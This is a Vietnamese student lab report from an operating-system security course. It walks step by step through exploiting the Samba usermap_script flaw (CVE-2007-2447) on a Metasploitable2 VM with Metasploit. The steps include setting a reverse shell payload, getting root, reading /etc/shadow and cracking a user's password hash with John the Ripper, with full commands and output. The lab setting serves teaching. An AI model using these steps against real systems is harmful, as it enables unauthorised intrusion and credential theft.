

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG  
KHOA AN TOÀN THÔNG TIN**

---



**BÁO CÁO THỰC HÀNH SỐ 1**

**Họ và tên: Vũ Thành Long**

**Mã sinh viên: B21DCAT012**

**Nhóm lớp: 03**

**Môn học: An toàn hệ điều hành**

**Giảng viên giảng dạy: Hoàng Xuân Dậu**

# An toàn HĐH (INT1484) - Bài thực hành số 1

## 1. Mục đích

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

## 2. Các phần mềm, công cụ cần có

- Kali Linux
- Metasploit
- Metasploitable: máy ảo VMWare chứa lỗi, có thể tải tại:
  - o <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

## 3. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu


- Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại:  
<https://www.hackingarticles.in/comprehensive-guide-on-metasploitable-2/>
- Lỗ hổng là lỗ hổng bảo mật CVE-2007-2447 trên dịch vụ chia sẻ file SMB (Samba) với các phiên bản Samba 3.0.0 đến 3.0.25rc3 có thể cho phép thực thi mã từ xa. Chi tiết về lỗ hổng này có thể tìm tại:

<https://nvd.nist.gov/vuln/detail/CVE-2007-2447>.

## 4. Nội dung thực hành

### 4.1 Cài đặt các công cụ và nền tảng

- Kali



- Metasploitable2

- Tạo user

```
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo useradd longvt012
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd longvt012
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ _
```

- Đặt lại tên máy chứa lỗi
- Sudo nano /etc/host/name
- Sudo reboot

```
Login with msfadmin/msfadmin to get started

B21DCAT012-Long-Meta login: msfadmin
Password:

Login incorrect
B21DCAT012-Long-Meta login: msfadmin
Password:
Last login: Mon Mar 11 12:55:28 EDT 2024 on tty1
Linux B21DCAT012-Long-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@B21DCAT012-Long-Meta:~$ _
```

#### 4.2 Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại

- Tìm địa chỉ IP của máy victim, kali:
  - o Chạy lệnh trong cửa sổ terminal: `ifconfig eth0`
  - o Tìm IP v4 ở interface eth0 ở mục 'inet addr'

```
root@B21DCAT012-Long-Kali: /home/kali
File Actions Edit View Help

(root@B21DCAT012-Long-Kali)-[/home/kali]
# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.137.128  netmask 255.255.255.0  broadcast 192.168.137.25
5
      inet6 fe80::8abf:5f8f:8ab3:e0f7  prefixlen 64  scopeid 0x20<link>
      ether 00:0c:29:ba:9c:04  txqueuelen 1000  (Ethernet)
      RX packets 77662  bytes 38419230 (36.6 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 58091  bytes 5155163 (4.9 MiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

(root@B21DCAT012-Long-Kali)-[/home/kali]
#
```

```
Linux B21DCAT012-Long-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

```
To access official Ubuntu documentation, please visit:
```

```
http://help.ubuntu.com/
```

```
No mail.
```

```
msfadmin@B21DCAT012-Long-Meta:~$ ifconfig eth0
```

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.137.129  Bcast:192.168.137.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4627 (4.5 KB)  TX bytes:8122 (7.9 KB)
          Interrupt:17 Base address:0x2000
```

```
msfadmin@B21DCAT012-Long-Meta:~$ _
```

- Kiểm tra kết nối mạng giữa các máy
  - o Từ máy victim:

```
msfadmin@B21DCAT012-Long-Meta:~$ ping 192.168.137.128
PING 192.168.137.128 (192.168.137.128) 56(84) bytes of data.
64 bytes from 192.168.137.128: icmp_seq=1 ttl=64 time=5.02 ms
64 bytes from 192.168.137.128: icmp_seq=2 ttl=64 time=0.292 ms
64 bytes from 192.168.137.128: icmp_seq=3 ttl=64 time=0.591 ms
64 bytes from 192.168.137.128: icmp_seq=4 ttl=64 time=0.390 ms

--- 192.168.137.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.292/1.574/5.026/1.996 ms
msfadmin@B21DCAT012-Long-Meta:~$ _
```

- o Từ máy kali:

```
(root@B21DCAT012-Long-Kali)-[/home/kali]
# ping 192.168.137.129
PING 192.168.137.129 (192.168.137.129) 56(84) bytes of data.
64 bytes from 192.168.137.129: icmp_seq=1 ttl=64 time=0.422 ms
64 bytes from 192.168.137.129: icmp_seq=2 ttl=64 time=0.508 ms
64 bytes from 192.168.137.129: icmp_seq=3 ttl=64 time=0.739 ms
^C
— 192.168.137.129 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2056ms
rtt min/avg/max/mdev = 0.422/0.556/0.739/0.133 ms
```

- Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:
  - o Quét cổng dịch vụ netbios-ssn cổng 139:

```
(root@B21DCAT012-Long-Kali)-[/home/kali]
# nmap --script vuln -p139 192.168.137.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-11 13:02 EDT
Nmap scan report for 192.168.137.129 (192.168.137.129)
Host is up (0.00090s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 141.26 seconds
(root@B21DCAT012-Long-Kali)-[/home/kali]
```

- Quét công dịch vụ Microsoft-ds công 445:

```
(root@B21DCAT012-Long-Kali)-[/home/kali]
# nmap --script vuln -p445 192.168.137.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-11 13:05 EDT
Nmap scan report for 192.168.137.129 (192.168.137.129)
Host is up (0.00063s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 141.19 seconds
```

### 4.3 Khai thác tìm phiên bản Samba đang hoạt động

- Khởi động Metasploit

```
(root@B21DCAT012-Long-Kali)-[/home/kali]
# msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not t
ry
the reload command
```

- Khai báo sử dụng mô đun tấn công:

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://docs.metsasploit.com/docs/using-metasploit/t/basics/using-metasploit.html">https://docs.metsasploit.com/docs/using-metasploit/t/basics/using-metasploit.html</a>
THREADS	1	yes	The number of concurrent threads (maximum one per host)

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/smb/smb_version) > █
```

- Đặt địa chỉ ip của máy victim và tấn công:

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.137.129
RHOST => 192.168.137.129
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.137.129:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.137.129:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.137.129: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

- ⇒ Máy victim sẽ liệt kê tên dịch vụ Samba và phiên bản -> khoanh đỏ thông tin phiên bản Samba.

#### 4.4 Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:

- Khởi động Metasploit:

```

MMMMI  MMMNM  MMMMMMM  MMMMM  JMMMM
MMMMNI  WMMMM  MMMMMMM  MMMM#  JMMMM
MMMMR  ?MMNM  MMMMM  .dMMMM
MMMMNM  `?MMM  MMMM  dMMMM
MMMMMMN  ?MM  MM?  NMMMMMN
MMMMMMMMNe  JMMMMMMNM
MMMMMMMMMMMMNM,  eMMMMMMNMNM
MMMMNMNMNMNMNMNMx  MMMMMMMNMNMNM
MMMMMMMMMMMMMMMMm+ .. +MMMMMMNMNMNMNMNM
                                     https://metasploit.com

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

- Khai báo sử dụng mô đun tấn công: use exploit/multi/samba/usermap\_script

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > █
```

- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng



```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
```

- Đặt địa chỉ IP máy victim: set RHOST 192.168.137.129

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.137.129
RHOST => 192.168.137.129
msf6 exploit(multi/samba/usermap_script) > █
```

- Chọn pay load cho thực thi (mở shell): set payload cmd/unix/reverse

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > █
```

- Đặt 445 là cổng truy cập máy victim: set RPORT 445

```
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > █
```

- Chạy lệnh “show options” để xem các thông tin về thiết lập tấn công đang sử dụng



```
RHOSTS 192.168.137.129 yes R[[,type:host:port]] [...]
The target host(s), see https://docs
.metasploit.com/docs/using-metasploi
t/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)

Payload options (cmd/unix/reverse):

Name Current Setting Required Description
---
LHOST 192.168.137.128 yes The listen address (an interface may b
e specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > 
```

- Thực thi tấn công : exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.137.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Zxc7raPfXDYQKXBB;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Zxc7raPfXDYQKXBB\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.137.128:4444 → 192.168.137.129:3
7316) at 2024-03-11 13:14:44 -0400


```

- Cửa hậu mở shell với người dùng root cho phép chạy lệnh từ máy Kali
- có thể thực hiện bất cứ lệnh shell nào trên máy victim
- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:  
whoami

uname -a

```
whoami
root
uname -a
Linux B21DCAT012-Long-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- Lấy tên người dùng và mật khẩu đã tạo ở mục 4.1:

cat /etc/shadow | grep longvt012

```
cat /etc/shadow | grep longvt012
longvt012:$1$Bndzbbw8$QDC1IT.CQAh.gLvmwJIqo0:19793:0:99999:7:::
```

- Chọn và sao chép cả dòng tên người dùng và mật khẩu bấm vào clipboard

- Mở một cửa sổ Terminal mới, chạy lệnh:

nano password

sau đó paste thông tin tên người dùng và mật khẩu bấm từ clipboard vào file password

```
kali@B21DCAT012-Long-Kali: ~
File Actions Edit View Help
GNU nano 7.2 password.txt
longvt012
$1$Bndzbbw8$QDC1IT.CQAh.gLvmwJIqo0
```

Gõ Ctrl-x để lưu vào file

- Crack để lấy mật khẩu sử dụng chương trình john the ripper (hoặc 1 công cụ crack mật khẩu khác):

John --show password

```

(kali@B21DCAT012-Long-Kali)-[~]
$ john --format=md5crypt-long password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1 (??)
1g 0:00:00:00 DONE 2/3 (2024-03-11 14:00) 8.333g/s 20800p/s 20800c/s 20800C/s cookie1..help
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@B21DCAT012-Long-Kali)-[~]
$

```

```

(kali@B21DCAT012-Long-Kali)-[~]
$ john --show password.txt
?:1

1 password hash cracked, 0 left
(kali@B21DCAT012-Long-Kali)-[~]
$

```

Phá khóa thành công(mật khẩu của longvt012 là 1)